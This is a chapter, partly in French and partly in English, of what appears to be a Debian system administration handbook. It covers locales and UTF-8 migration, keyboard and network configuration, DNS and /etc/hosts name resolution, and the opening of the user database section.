Une *locale* correspond à un jeu de paramètres régionaux. Ceci inclut non seulement la langue des textes, mais aussi le format de présentation des nombres, des dates et des heures, des sommes monétaires ainsi que le mode de comparaison alphabétique (afin de tenir compte des caractères accentués). Bien que chacun de ces paramètres puisse être spécifié indépendamment des autres, on utilisera généralement une locale, qui est un ensemble cohérent de valeurs pour ces paramètres, correspondant à une « région » au sens large. Ces locales sont la plupart du temps décrites sous la forme *code-langue\_CODE-PAYS* avec parfois un suffixe pour spécifier le jeu de caractères et l'encodage à utiliser. Ceci permet de prendre en compte les différences idiomaticques ou typographiques entre différentes régions de langue commune.

### CULTURE

#### Jeux de caractères

À chaque locale sont normalement associés un « jeu de caractères » (ensemble des caractères possibles) et un « encodage » (manière de représenter les caractères pour l'ordinateur) de prédilection.

Les encodages les plus populaires pour les langues à alphabet latin utilisaient un octet par caractère et étaient de ce fait limités à 256 caractères. Comme cette limitation à 256 caractères ne permettait pas de couvrir toutes les langues en usage en Europe, plusieurs encodages indépendants étaient requis, ce qui a mené à une multitude de jeux de caractères, notamment la série des *ISO-8859-1* (connu comme « Latin 1 ») à *ISO-8859-15* (« Latin 9 »).

Pour travailler avec des langues étrangères, il fallait donc régulièrement jongler avec différents encodages et jeux de caractères. De surcroît, la rédaction de documents multilingues posait parfois des problèmes quasi insurmontables. Unicode (super catalogue de presque tous les systèmes d'écriture des langues du monde) fut créé pour contourner ce problème. Son encodage particulier UTF-8 conserve tous les 128 symboles ASCII (codés sur 7 bits) mais traite différemment les autres caractères. Ces derniers sont précédés par une séquence de bits d'« échappement » plus ou moins longue. Cela permet de représenter tous les caractères Unicode sur un ou plusieurs octets, selon le besoin. L'usage d'UTF-8 s'est largement répandu, aidé par le fait que c'est l'encodage par défaut utilisé dans les documents XML.

Il s'agit de l'encodage généralement recommandé et de la valeur par défaut sur les systèmes Debian.

Le paquet *locales* rassemble les éléments nécessaires au bon fonctionnement des « localisations » des différentes applications. Lors de son installation, ce paquet pose quelques questions afin de choisir les langues prises en charge. Il est à tout moment possible de revenir sur ces choix en exécutant `dpkg-reconfigure locales`.

On demande d'abord de choisir toutes les « locales » à prendre en charge. La sélection de toutes les locales françaises (c'est-à-dire celles débutant par « fr\_FR ») est un choix raisonnable. N'hésitez pas à sélectionner d'autres locales si la machine héberge des utilisateurs étrangers. Cette liste des locales connues du système est stockée dans le fichier `/etc/locale.gen`. Il est possible d'intervenir sur ce fichier à la main, mais il faut penser à exécuter `locale-gen` après chaque modification ; cela génère les fichiers nécessaires au bon fonctionnement des locales éventuellement ajoutées, tout en supprimant les fichiers obsolètes.

La seconde question, intitulée « Jeu de paramètres régionaux par défaut », requiert une locale par défaut. Le choix recommandé en France est « fr\_FR.UTF-8 ». Les Belges francophones préféreront « fr\_BE.UTF-8 », les Luxembourgeois « fr\_LU.UTF-8 », les Suisses « fr\_CH.UTF-8 » et les Canadiens « fr\_CA.UTF-8 ». Le fichier `/etc/default/locale` est alors modifié pour renseigner la locale par défaut dans la variable d'environnement `LANG`.

The *locales-all* package contains the precompiled locale data for all supported locales.

#### EN COULISSES

##### `/etc/environment` et `/etc/default/locale`

Le fichier `/etc/environment` sert aux programmes `login`, `gdm`, ou encore `ssh` pour créer leurs variables d'environnement.

Ces applications n'effectuent pas cela directement, mais via un module PAM (`pam_env.so`). PAM (*Pluggable Authentication Module*, ou module d'authentification connectable) est une bibliothèque modulaire centralisant les mécanismes d'authentification, d'initialisation de sessions et de gestion des mots de passe. Voir section 11.7.3.2, « Configuration de PAM » page 324 pour un exemple de configuration de PAM.

`/etc/default/locale` fonctionne de la même manière, mais ne contient que la variable d'environnement `LANG`, de sorte que certains utilisateurs de PAM puissent hériter d'un environnement sans localisation. Il est en effet déconseillé que les programmes serveurs utilisent des paramètres régionaux, alors que les programmes qui ouvrent des sessions pour l'utilisateur sont au contraire tout indiqués pour utiliser des paramètres régionaux implicites.

### 8.1.2. Configurer le clavier

Bien que la disposition du clavier soit gérée différemment entre la console texte et le mode graphique, Debian fournit une interface de configuration unique qui fonctionne pour les deux modes : cette interface est basée sur Debconf et fournie par le paquet *keyboard-configuration*. Ainsi, la commande `dpkg-reconfigure keyboard-configuration` peut être utilisée à tout instant pour reconfigurer la disposition de clavier.

Les questions portent dans l'ordre sur l'apparence du clavier physique (un clavier de PC standard en France sera « PC générique 105 touches (intl) »), puis sur la disposition à choisir (on choisira généralement « France » sauf cas particuliers), puis sur la position de la touche AltGr. Vient enfin une question sur la position à utiliser pour la « touche Compose », qui permet de saisir des caractères spéciaux en combinant des caractères simples. Taper successivement Compose ' e produira ainsi un e accent aigu (« é »). Toutes ces combinaisons sont décrites dans le fichier `/usr/share/X11/locale/en_US.UTF-8/Compose` (ou un autre fichier, déterminé en fonction de la locale en cours par la table de correspondance décrite par `/usr/share/X11/locale/compose.dir`).

Note that the keyboard configuration for graphical mode described here only affects the default layout; the GNOME and KDE Plasma environments, among others, provide a keyboard control panel in their preferences allowing each user to have their own configuration. Some additional options regarding the behavior of some particular keys are also available in these control panels.

### 8.1.3. Migration vers UTF-8

La généralisation de l'encodage UTF-8 a constitué une solution longtemps attendue à de nombreux problèmes d'interopérabilité, puisqu'elle facilite les échanges internationaux et lève les limites arbitraires sur les caractères que l'on peut utiliser dans un document. L'inconvénient est qu'il a fallu passer par une phase de conversion un peu rebutante, d'autant qu'elle n'aurait pu être totalement transparente que si elle avait été synchronisée dans le monde entier et que deux opérations de conversion étaient en réalité à prévoir : l'une sur le contenu des fichiers, l'autre sur leur nom. Fort heureusement, le plus gros de cette migration est passé et nous la citons principalement pour référence.

#### CULTURE

##### Mojibake et erreurs d'interprétation

Lorsqu'un texte est transmis (ou stocké) sans information d'encodage, il n'est pas toujours possible de savoir avec certitude quelle convention utiliser à la réception (ou à la lecture) de ce qui reste un ensemble d'octets. On peut généralement se faire une idée en effectuant des statistiques sur la répartition des valeurs présentes dans le texte, mais cela ne donnera pas une réponse certaine. Lorsque le système d'encodage choisi pour la lecture diffère de celui utilisé à l'écriture, les octets sont mal interprétés et on obtient au mieux des erreurs sur certains caractères, au pire quelque chose d'illisible.

Ainsi, si un texte français apparaît normal à l'exception des lettres accentuées et de certains symboles, qui semblent remplacés par des séquences du type « Ä© », « Ä„ » ou « Ä§ », il s'agit vraisemblablement d'un texte encodé en UTF-8 mais interprété comme ISO-8859-1 ou ISO-8859-15. C'est le signe d'une installation locale non encore migrée vers UTF-8. Si en revanche vous voyez apparaître des points d'interrogation à la place des lettres accentuées, voire que ces points d'interrogation semblent remplacer également un caractère qui aurait dû suivre cette lettre accentuée, il est probable que votre installation soit déjà configurée en UTF-8 et que l'on vous ait envoyé un document encodé en ISO-8859-\*.

Voilà pour les cas « simples ». Ces cas n'apparaissent que pour les cultures occidentales, parce qu'Unicode (et UTF-8) a été conçu pour maximiser les points communs avec les encodages historiques pour les langues occidentales à base d'alphabet latin, ce qui permet de reconnaître en partie le texte même s'il manque des caractères.

Dans les configurations plus complexes, où interviennent par exemple deux environnements correspondant à deux langues différentes n'utilisant pas le même alphabet, on obtient souvent des résultats illisibles, succession de symboles abstraits n'ayant rien à voir les uns avec les autres. Comme cette situation était particulièrement fréquente en Asie du fait de la multiplicité des langues et des systèmes d'écriture, l'usage a consacré le mot japonais *mojibake* pour désigner ce phénomène. Lorsqu'il apparaît, le diagnostic est plus complexe et la solution la plus simple est souvent de migrer vers UTF-8 de part et d'autre.

En ce qui concerne les noms de fichiers, la migration pourra être relativement simple. L'outil `convmv` (dans le paquet du même nom) a été précisément écrit à cet effet : il permet de renommer les fichiers d'un encodage à un autre. Son invocation est relativement simple, mais nous recommandons de l'effectuer en deux étapes pour éviter des surprises. L'exemple qui suit illustre un environnement UTF-8 contenant encore des répertoires dont le nom est encodé en ISO-8859-15 et une utilisation de `convmv` pour leur renommage.

```
$ ls travail/
Ic?nes ?l?ments graphiques Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/ol?ments graphiques" "travail/Éléments graphiques"
mv "travail/Ic?nes" "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/ol?ments graphiques" "travail/Éléments graphiques"
mv "travail/Ic?nes" "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques Icônes Textes
```

Pour le contenu des fichiers, la procédure sera plus complexe, étant donné la multiplicité des formats de fichiers existants. Certains des formats de fichiers embarquent une information d'encodage, ce qui facilite la tâche aux logiciels qui les traitent ; il suffit alors d'ouvrir ces fichiers et de les réenregistrer en spécifiant l'encodage UTF-8. Dans d'autres cas, il faudra spécifier l'encodage d'origine (ISO-8859-1 ou « Occidental », ou ISO-8859-15 ou « Occidental (euro) » suivant les formulations) lors de l'ouverture du fichier.

Pour les simples fichiers texte, on pourra utiliser `recode` (dans le paquet éponyme), qui permet un recodage automatisé. Cet outil disposant de nombreuses options permettant de jouer sur son comportement, nous vous engageons à consulter sa documentation, la page de manuel `recode(1)` ou la page `info recode` (plus complète).

## 8.2. Configuration du réseau

## Rappels réseau essentiels (Ethernet, adresse IP, sous-réseau, broadcast...)

Most modern local networks use the Ethernet protocol, where data is split into small blocks called frames and transmitted on the wire one frame at a time. Data speeds vary from 10 Mb/s for older Ethernet cards to 100 Gb/s in the newest cards (with the most common rate currently growing from 100 Mb/s to 10 Gb/s). The most widely used cables are called 10BASE-T, 100BASE-T, 1000BASE-T, 10GBASE-T and 40GBASE-T, depending on the throughput they can reliably provide (the T stands for “twisted pair”); those cables end in an RJ45 connector. There are other cable types, used mostly for speeds of 10 Gb/s and above.

Une adresse IP est un numéro employé pour identifier une interface réseau d'un ordinateur sur le réseau local ou sur Internet. Dans la version d'IP actuellement la plus répandue (IPv4), ce numéro se code sur 32 bits et se représente habituellement comme 4 nombres séparés par des points (ex : 192.168.0.1), chaque nombre pouvant varier de 0 à 255 (représentant ainsi 8 bits de données). La version suivante du protocole, IPv6, étend cet espace d'adressage à 128 bits, une adresse étant représentée sous forme de nombres hexadécimaux séparés par des deux-points (ex : 2002:58bf:13bb:0002:0000:0000:0020, que l'on peut abréger en 2002:58bf:13bb:2::20).

Un masque de sous-réseau (*netmask*) définit par son codage en binaire quelle portion d'une adresse IP correspond au réseau — le reste y spécifiant l'identifiant de la machine. Dans l'exemple de configuration statique IPv4 donné ici, le masque de sous-réseau 255.255.255.0 (24 « 1 » suivis de 8 « 0 » en représentation binaire) indique que les 24 premiers bits de l'adresse IP correspondent à l'adresse réseau, les 8 derniers relevant alors du numéro de machine. En IPv6, pour des raisons de lisibilité, on note uniquement le nombre de « 1 ». Un *netmask* IPv6 peut donc être 64.

L'adresse de réseau est une adresse IP dont la partie décrivant le numéro de machine est à zéro. On décrit souvent la plage d'adresses IPv4 d'un réseau complet par la syntaxe *a.b.c.d/e* où *a.b.c.d* est l'adresse réseau et *e* le nombre de bits affectés à la partie réseau dans une adresse IP. Le réseau de l'exemple s'écrirait ainsi : 192.168.0.0/24. La syntaxe est similaire en IPv6 : 2001:db8:13bb:2::/64.

Un routeur est une machine reliant plusieurs réseaux entre eux. Tout le trafic y parvenant est réorienté sur le bon réseau. Pour cela, le routeur analyse les paquets entrants et les redirige en fonction des adresses IP de leurs destinataires. Le routeur est souvent qualifié de passerelle ; il s'agit alors habituellement d'une machine qui permet de sortir d'un réseau local (vers un réseau étendu comme Internet).

L'adresse de *broadcast* (diffusion), spéciale, permet de joindre tous les postes du réseau. Presque jamais « routée », elle ne fonctionne donc que sur le réseau considéré. Concrètement, cela signifie qu'un paquet de données adressé au *broadcast* ne franchit jamais un routeur.

Notez que nous nous restreignons dans ce chapitre aux adresses IPv4, les plus couramment utilisées à l'heure actuelle. Les détails du protocole IPv6 seront abordés dans la section 10.6, « [IPv6](#) » page 266, mais les concepts resteront les mêmes.

The network is automatically configured during the initial installation. If Network Manager gets installed (which is generally the case for full desktop installations), then it might be that no configuration is actually required (for example, if you rely on DHCP on a wired connection and have no specific requirements). If a configuration is required (for example, for a WiFi interface), then it will create the appropriate file in `/etc/NetworkManager/system-connections/`.

---

**NOTE****NetworkManager**

If Network Manager is particularly recommended in roaming setups (see section 8.2.5, « Configuration réseau itinérante » page 174), it is also perfectly usable as the default network management tool. You can create “System connections” that are used as soon as the computer boots either manually with a .ini-like file in /etc/NetworkManager/system-connections/ or through a graphical tool (nm-connection-editor). If you were using ifupdown, just remember to deactivate the entries in /etc/network/interfaces that you want Network Manager to handle.

- ▶ <https://wiki.gnome.org/Projects/NetworkManager/SystemSettings>
- ▶ <https://developer.gnome.org/NetworkManager/1.14/ref-settings.html>

If Network Manager is not installed, then the installer will configure *ifupdown* by creating the /etc/network/interfaces file. A line starting with auto gives a list of interfaces to be automatically configured on boot by the networking service. When there are many interfaces, it is good practice to keep the configuration in different files inside /etc/network/interfaces.d/.

In a server context, *ifupdown* is thus the network configuration tool that you usually get. That is why we will cover it in the next sections.

### 8.2.1. Interface Ethernet

Si l'ordinateur dispose d'une carte réseau Ethernet, il faut configurer le réseau qui y est associé en optant pour l'une de deux méthodes. La configuration dynamique par DHCP, la plus simple, nécessite la présence d'un serveur DHCP sur le réseau local. Elle peut indiquer un nom d'hôte souhaité, ce qui correspond au paramètre facultatif hostname dans l'exemple qui suit. Le serveur DHCP renvoie alors les paramètres de configuration du réseau qui conviennent.

---

**Exemple 8.1 Configuration par DHCP**

```
auto enp0s31f6
iface enp0s31f6 inet dhcp
    hostname arrakis
```

---

**IN PRACTICE****Names of network interfaces**

By default, the kernel attributes generic names such as eth0 (for wired Ethernet) or wlan0 (for WiFi) to the network interfaces. The number in those names is a simple incremental counter representing the order in which they have been detected. With modern hardware, that order might change for each reboot and thus the default names are not reliable.

Fortunately, systemd and udev are able to rename the interfaces as soon as they appear. The default name policy is defined by /lib/systemd/network/99-default.link (see [systemd.link\(5\)](#) for an explanation of the NamePolicy entry in that file). In practice, the names are often based on the device's physical location (as guessed by where they are connected) and you will see names starting with en for

wired ethernet and `wl` for WiFi. In the example above, the rest of the name indicates, in abbreviated form, a PCI (`p`) bus number (`0`), a slot number (`s31`), a function number (`f6`).

Obviously, you are free to override this policy and/or to complement it to customize the names of some specific interfaces. You can find out the names of the network interfaces in the output of `ip addr` (or as filenames in `/sys/class/net/`).

In some corner cases it might be necessary to disable the consistent naming of network devices as described above. Besides changing the default `udev` rule it is also possible to boot the system using the `net.ifnames=0` and `biosdevname=0` kernel parameters to achieve that.

Une configuration « statique » doit mentionner de manière fixe les paramètres du réseau. Cela inclut au minimum l'adresse IP et le masque de sous-réseau, parfois les adresses de réseau et de broadcast. Un éventuel routeur vers l'extérieur sera précisé en tant que passerelle (*gateway*).

#### Exemple 8.2 Configuration statique

```
auto enp0s31f6
iface enp0s31f6 inet static
    address 192.168.0.3/24
    broadcast 192.168.0.255
    network 192.168.0.0
    gateway 192.168.0.1
```

NOTE

#### Adresses multiples

Il est en effet possible non seulement d'associer plusieurs interfaces à une seule carte réseau physique, mais aussi plusieurs adresses IP à une seule interface. Rappons également qu'à une adresse IP peuvent correspondre un nombre quelconque de noms par le truchement du DNS, et qu'un nom peut aussi correspondre à un nombre quelconque d'adresses IP numériques.

On l'aura compris, les configurations peuvent être très complexes, mais ces possibilités ne sont utilisées que dans des cas très particuliers. Les exemples cités ici n'exposent donc que les configurations usuelles.

### 8.2.2. Wireless Interface

Getting wireless network cards to work can be a bit more challenging. First of all, they often require the installation of proprietary firmwares which are not installed by default in Debian. Then wireless networks rely on cryptography to restrict access to authorized users only, this implies storing some secret key in the network configuration. Let's tackle those topics one by one.

## *Installing the required firmwares*

First you have to enable the non-free repository in APT's sources.list file: see section 6.1, « [Ren-seigner le fichier sources.list](#) » page 110 for details about this file. Many firmware are proprietary and are thus located in this repository. You can try to skip this step if you want, but if the next step doesn't find the required firmware, retry after having enabled the non-free section.

Then you have to install the appropriate firmware-\* packages. If you don't know which package you need, you can install the `isenkram` package and run its `isenkram-autoinstall-firmware` command. The packages are often named after the hardware manufacturer or the corresponding kernel module: `firmware-iwlwifi` for Intel wireless cards, `firmware-atheros` for Qualcomm Atheros, `firmware-ralink` for Ralink, etc. A reboot is then recommended because the kernel driver usually looks for the firmware files when it is first loaded and no longer afterwards.

## *Wireless specific entries in /etc/network/interfaces*

`ifupdown` is able to manage wireless interfaces but it needs the help of the `wpa_supplicant` package which provides the required integration between `ifupdown` and the `wpa_supplicant` command used to configure the wireless interfaces (when using WPA/WPA2 encryption). The usual entry in `/etc/network/interfaces` needs to be extended with two supplementary parameters to specify the name of the wireless network (aka its SSID) and the *Pre-Shared Key* (PSK).

### **Exemple 8.3   DHCP configuration for a wireless interface**

```
auto wlp4s0
iface wlp4s0 inet dhcp
    wpa-ssid Falcot
    wpa-psk ccb290fd4fe6b22935cbae31449e050edd02ad44627b16ce0151668f5f53c01b
```

The `wpa-psk` parameter can contain either the plain text passphrase or its hashed version generated with `wpa_passphrase SSID passphrase`. If you use an unencrypted wireless connection, then you should put a `wpa-key-mgmt` NONE and no `wpa-psk` entry. For more information about the possible configuration options, have a look at `/usr/share/doc/wpa_supplicant/README.Debian.gz`.

At this point, you should consider restricting the read permissions on `/etc/network/interfaces` to the root user only since the file contains a private key that not all users should have access to.

### **HISTORY WEP encryption**

Usage of the deprecated WEP encryption protocol is possible with the `wireless-tools` package. See `/usr/share/doc/wireless-tools/README.Debian` for instructions.

### 8.2.3. Connexion PPP par modem téléphonique

Une connexion point à point (PPP) établit une connexion intermittente ; c'est donc la solution la plus souvent employée pour les connexions par modem téléphonique (sur le réseau téléphonique commuté RTC).

Une connexion par modem téléphonique requiert un compte chez un fournisseur d'accès, comprenant numéro de téléphone, identifiant, mot de passe et, parfois, protocole d'authentification employé. On la configurera à l'aide de l'utilitaire `pppconfig` du paquet Debian éponyme. Par défaut, il utilise la connexion *provider* (fournisseur d'accès). En cas de doute sur le protocole d'authentification, choisissez *PAP* : il est proposé par la majorité des fournisseurs d'accès.

Après configuration, il est possible de se connecter par la commande `pon` (à laquelle on fournira le nom de la connexion si la valeur par défaut — *provider* — ne convient pas). On coupera la connexion par la commande `poff`. Ces deux commandes peuvent être exécutées par l'utilisateur root ou par un autre utilisateur, à condition qu'il fasse partie du groupe `dip`.

### 8.2.4. Connexion par modem ADSL

Le terme générique de « modem ADSL » recouvre des périphériques aux fonctionnements très différents. Les modems les plus simples à employer avec Linux sont ceux qui disposent d'une interface Ethernet. Ceux-ci ont tendance à se répandre, les fournisseurs d'accès à Internet par ADSL prêtant (ou louant) de plus en plus souvent une « box » disposant d'interfaces Ethernet en plus (ou en remplacement) des interfaces USB. Selon le type de modem, la configuration nécessaire peut fortement varier.

#### *Modem fonctionnant avec PPPOE*

Certains modems Ethernet fonctionnent avec le protocole PPPOE (*Point-to-Point Protocol Over Ethernet*, ou protocole point à point sur Ethernet). L'utilitaire `pppoeconf` (du paquet éponyme) configurera la connexion. Pour cela, il modifiera le fichier `/etc/ppp/peers/dsl-provider` avec les paramètres fournis et enregistrera les informations d'authentification dans les fichiers `/etc/ppp/pap-secrets` et `/etc/ppp/chap-secrets`. Il est recommandé d'accepter toutes les modifications qu'il propose.

Cette configuration mise en place, on pourra démarrer la connexion ADSL par la commande `pon dsl-provider` et la stopper avec `poff dsl-provider`.

#### ASTUCE

#### **Exécuter ppp au démarrage de l'ordinateur**

Les connexions PPP par ADSL sont par définition intermittentes. Comme elles ne sont pas facturées à la durée, la tentation est grande de les garder toujours ouvertes ; un moyen simple est de les faire démarrer par le processus `init`.

With `systemd`, adding an automatically restarting task for the ADSL connection is a simple matter of creating a “unit file” such as `/etc/systemd/system/adsl-connection.service`, with contents such as the following:

```

[Unit]
Description=ADSL connection

[Service]
Type=forking
ExecStart=/usr/sbin/pppd call dsl-provider
Restart=always

[Install]
WantedBy=multi-user.target

```

Une fois ce nouveau service défini, il doit être activé avec `systemctl enable adsl-connection` puis démarré avec `systemctl start adsl-connection`. Ainsi, en plus de se relancer après chaque interruption, il s'activera également à chaque démarrage.

Pour les systèmes qui n'utilisent pas `systemd` (y compris ceux exploitant *Wheezy* et les versions antérieures de Debian), le système d'initialisation SystemV fonctionne différemment. Sur ces systèmes, il suffit d'ajouter la ligne ci-dessous au fichier `/etc/inittab` ; toute interruption provoquera alors immédiatement l'appelation d'une nouvelle connexion par `init`.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

Pour les connexions ADSL qui subissent une déconnexion quotidienne, cette méthode permet de réduire la durée de la coupure.

## *Modem fonctionnant avec PPTP*

Le protocole PPTP (*Point-to-Point Tunneling Protocol*, ou protocole point à point par tunnel) est une invention de Microsoft. Déployé aux débuts de l'ADSL, il a rapidement été remplacé par PPPOE. Si ce protocole vous est imposé, voyez la section [10.3.4, « PPTP »](#) page 259.

## *Modem fonctionnant avec DHCP*

Lorsque le modem est connecté à l'ordinateur par un câble Ethernet (croisé), il fait le plus souvent office de serveur DHCP (c'est parfois une option de configuration à activer sur le modem). Il suffit alors à l'ordinateur de configurer une connexion réseau par DHCP ; le modem s'inscrit automatiquement comme passerelle par défaut et prend en charge le travail de routage (c'est-à-dire qu'il gère le trafic réseau entre l'ordinateur et Internet).

B.A.-BA

### **Câble croisé pour une connexion Ethernet directe**

Les cartes réseau des ordinateurs s'attendent à recevoir les données sur un brin particulier du câble et les envoyer sur un autre. Lorsqu'on relie un ordinateur à un réseau local, on branche habituellement un câble (droit ou décroisé) entre la carte réseau et un répéteur ou un commutateur, qui est prévu pour. Cependant, si l'on souhaite relier deux ordinateurs directement (c'est-à-dire sans répéteur/commutateur intermédiaire), il faut acheminer le signal émis par une carte vers le brin de

réception de l'autre carte et réciproquement ; c'est là l'objet (et la nécessité) d'un câble croisé.

Note that this distinction has become almost irrelevant over time, as modern network cards are able to detect the type of cable present and adapt accordingly, so it won't be unusual that both kinds of cable will work in a given location.

La plupart des « routeurs ADSL » du marché fonctionnent de cette manière, de même que la plupart des modems ADSL mis à disposition par les fournisseurs d'accès à Internet.

### 8.2.5. Configuration réseau itinérante

De nombreux ingénieurs de Falcot disposent d'un ordinateur portable professionnel qu'ils emploient aussi bien chez eux qu'au travail. Bien entendu, la configuration réseau à employer n'est pas la même selon l'endroit. À la maison, c'est un réseau Wi-Fi (protégé par une clé WPA) et au travail, c'est un réseau filaire offrant plus de sécurité et plus de débit.

Pour éviter de devoir manuellement activer ou désactiver les interfaces réseau correspondantes, les administrateurs ont installé le paquet *network-manager* sur ces portables. Ce logiciel permet à l'utilisateur de basculer facilement d'un réseau à un autre grâce à une petite icône affichée dans la zone de notification des bureaux graphiques. Un clic sur l'icône affiche une liste des réseaux disponibles (filaires et Wi-Fi), il ne reste plus qu'à choisir le réseau de son choix. Le logiciel garde en mémoire les réseaux sur lesquels l'utilisateur s'est déjà connecté et bascule automatiquement sur le meilleur réseau disponible lorsque la connexion actuelle vient à disparaître.

Pour réaliser cela, le logiciel est structuré en deux parties : un démon tournant en root effectue les opérations d'activation et de configuration des interfaces réseau, et une interface utilisateur pilote ce démon. La gestion des droits d'accès est confiée à PolicyKit ; la configuration proposée par Debian spécifie que seuls les membres du groupe netdev ont le droit de créer ou modifier les connexions de Network Manager.

Network Manager knows how to handle various types of connections (DHCP, manual configuration, local network), but only if the configuration is set with the program itself. This is why it will systematically ignore all network interfaces in `/etc/network/interfaces` and `/etc/network/interfaces.d/` for which it is not suited. Since Network Manager doesn't give details when no network connections are shown, the easy way is to delete from `/etc/network/interfaces` any configuration for all interfaces that must be managed by Network Manager.

Il est intéressant de noter que ce logiciel est installé par défaut lorsque la tâche « Environnement bureautique » est sélectionnée au cours de l'installation initiale.

## 8.3. Attribution et résolution de noms

Affubler de noms les numéros IP vise à en faciliter la mémorisation par l'humain. En réalité, une adresse IP identifie une interface réseau — un périphérique associé à une carte réseau ou

assimilé ; chaque machine peut donc en compter plusieurs et, par conséquent, recevoir plusieurs noms dans le système responsable de leur attribution : le DNS.

Chaque machine est cependant identifiée par un nom principal (ou « canonique »), stocké dans le fichier `/etc/hostname` et communiqué au noyau Linux par les scripts d'initialisation à travers la commande `hostname`. On peut en prendre connaissance dans le fichier virtuel `/proc/sys/kernel/hostname`.

B.A.-BA  
**/proc/ et /sys/, systèmes de fichiers virtuels**

Les arborescences `/proc/` et `/sys/` sont gérées par des systèmes de fichiers « virtuels ». Il s'agit en fait d'un moyen pratique de récupérer des informations depuis le noyau (en lisant des fichiers virtuels) et de lui en communiquer (en écrivant dans des fichiers virtuels).

`/sys/` in particular is designed to provide access to internal kernel objects, especially those representing the various devices in the system. The kernel can, thus, share various pieces of information: the status of each device (for example, if it is in energy saving mode), whether it is a removable device, etc. Note that `/sys/` has only existed since kernel version 2.6. `/proc/` describes the current state of the kernel: the files in this directory contain information about the processes running on the system and its hardware.

Étonnamment, le nom de domaine n'est pas géré de la même manière, mais provient du nom complet de la machine, obtenu par une résolution de noms. On pourra le modifier dans le fichier `/etc/hosts` ; il suffit d'y placer un nom complet de machine au début de la liste des noms associés à l'adresse de la machine comme dans l'exemple ci-dessous :

```
127.0.0.1      localhost
192.168.0.1    arrakis.falcot.com arrakis
```

### 8.3.1. Résolution de noms

Le mécanisme de résolution de noms de Linux, modulaire, peut s'appuyer sur différentes sources d'informations déclarées dans le fichier `/etc/nsswitch.conf`. L'entrée qui concerne la résolution des noms d'hôtes est `hosts`. Par défaut, elle contient `files dns`, ce qui signifie que le système consulte en priorité le fichier `/etc/hosts` puis interroge les serveurs DNS. Des serveurs NIS/-NIS+ ou LDAP forment d'autres sources possibles.

**NSS et DNS**

NOTE Attention, les commandes destinées spécifiquement à interroger le DNS (notamment `host`) ne consultent pas le mécanisme standard de résolution de noms (NSS). Elles ne tiennent donc pas compte de `/etc/nsswitch.conf`, ni a fortiori de `/etc/hosts`.

## *Configuration des serveurs DNS*

Le DNS (*Domain Name Service*, ou service de noms) est un service distribué et hiérarchique associant des noms à des adresses IP et vice versa. Concrètement, il permet de savoir que `www.eyrolles.com` est en réalité l'adresse IP 213.244.11.247.

Pour accéder aux informations du DNS, il faut disposer d'un serveur DNS relayant les requêtes. Falcot SA a les siens, mais un particulier fait normalement appel aux serveurs DNS de son fournisseur d'accès à Internet.

Les serveurs DNS à employer sont donnés dans le fichier `/etc/resolv.conf` à raison d'un par ligne, le terme `nameserver` y précédant l'adresse IP, comme dans l'exemple suivant :

```
nameserver 212.27.32.176  
nameserver 212.27.32.177  
nameserver 8.8.8.8
```

Signalons que le fichier `/etc/resolv.conf` est modifié automatiquement (et souvent écrasé) lorsque le réseau est géré par NetworkManager ou configuré par DHCP.

## *Fichier /etc/hosts*

If there is no name server on the local network, it is still possible to establish a small table mapping IP addresses and machine hostnames in the `/etc/hosts` file, usually reserved for local network stations. The syntax of this file as described in `hosts(5)` is very simple: each line indicates a specific IP address followed by the list of any associated names (the first being “completely qualified”, meaning it includes the domain name).

Ce fichier est disponible même en cas de panne réseau ou quand les serveurs DNS sont injoignables, mais ne sera vraiment utile que dupliqué sur toutes les machines du réseau. Au moindre changement dans les correspondances, il faudra donc le mettre à jour partout. C'est pourquoi `/etc/hosts` ne renferme généralement que les entrées les plus importantes (et notamment celle de sa propre machine).

Pour un petit réseau non connecté à Internet, ce fichier suffira, mais à partir de cinq machines il est recommandé d'installer un serveur DNS en bonne et due forme.

### **Court-circuiter le DNS**

**ASTUCE** Étant donné que les applications consultent le fichier `/etc/hosts` avant d'interroger le DNS, il est possible d'y mettre des informations différentes de celles habituellement renvoyées par celui-ci, et donc de le court-circuiter.

Cela permet, en cas de changements DNS pas encore propagés, de tester l'accès à un site web avec le nom prévu même si celui-ci n'est pas encore associé à la bonne adresse IP.

Autre emploi original, il est possible de rediriger le trafic destiné à un hôte donné vers la machine locale afin qu'aucune communication avec cet hôte ne soit possible. Les noms de serveurs dédiés à l'envoi de bannières publicitaires pourraient faire l'objet d'une telle mesure, ce qui rendrait la navigation plus fluide et moins distayante puisque leurs annonces ne pourraient plus être chargées.

## 8.4. Base de données des utilisateurs et des groupes

The list of users is usually stored in the `/etc/passwd` file, while the `/etc/shadow` file stores hashed passwords. Both are text files, in a relatively simple format, which can be read and modified with a text editor. Each user is listed there on a line with several fields separated with a colon (“:”).

### ATTENTION

#### Édition des fichiers système

Les fichiers système mentionnés dans ce chapitre sont au format texte simple et sont donc éditables avec un éditeur de texte. Étant donnée leur importance, il est toutefois recommandé de prendre des précautions supplémentaires garantissant qu'un fichier ne soit pas modifié par plusieurs personnes à la fois (ce qui pourrait causer une corruption).

Pour cela, il suffit d'employer la commande `vipw` pour éditer `/etc/passwd`, ou `vigr` pour `/etc/group`. Ces dernières posent un verrou sur le fichier concerné avant d'exécuter un éditeur de texte (`vi` par défaut, sauf si la variable d'environnement `EDITOR` est définie). L'option `-s` de ces commandes permet d'éditer le fichier `shadow` correspondant.

### B.A.-BA

#### Crypt, une fonction à sens unique

`crypt` est une fonction à sens unique qui transforme une chaîne (A) en une autre chaîne (B) de telle sorte qu'à partir de B, il ne soit pas possible dans le cas général de retrouver A. La seule manière d'identifier A est de tester toutes les valeurs possibles, en vérifiant pour chacune si sa transformation par la fonction produit B ou non. Elle utilise jusqu'à 8 caractères en entrée (chaîne A) et génère une chaîne de 13 caractères ASCII imprimables (chaîne B).

### 8.4.1. Liste des utilisateurs : `/etc/passwd`

Voici la liste des champs du fichier `/etc/passwd` :

- identifiant (ou `login`), par exemple `rhetzog` ;
- mot de passe : il s'agit d'un mot de passe chiffré par la fonction à sens unique (`crypt`), qui utilise DES, MD5, SHA-256 ou SHA-512. La valeur spéciale « `x` » indique que le mot de passe chiffré est stocké dans `/etc/shadow` ;
- `uid` : numéro unique identifiant l'utilisateur ;
- `gid` : numéro unique du groupe principal de l'utilisateur (Debian crée par défaut un groupe spécifique à chacun) ;
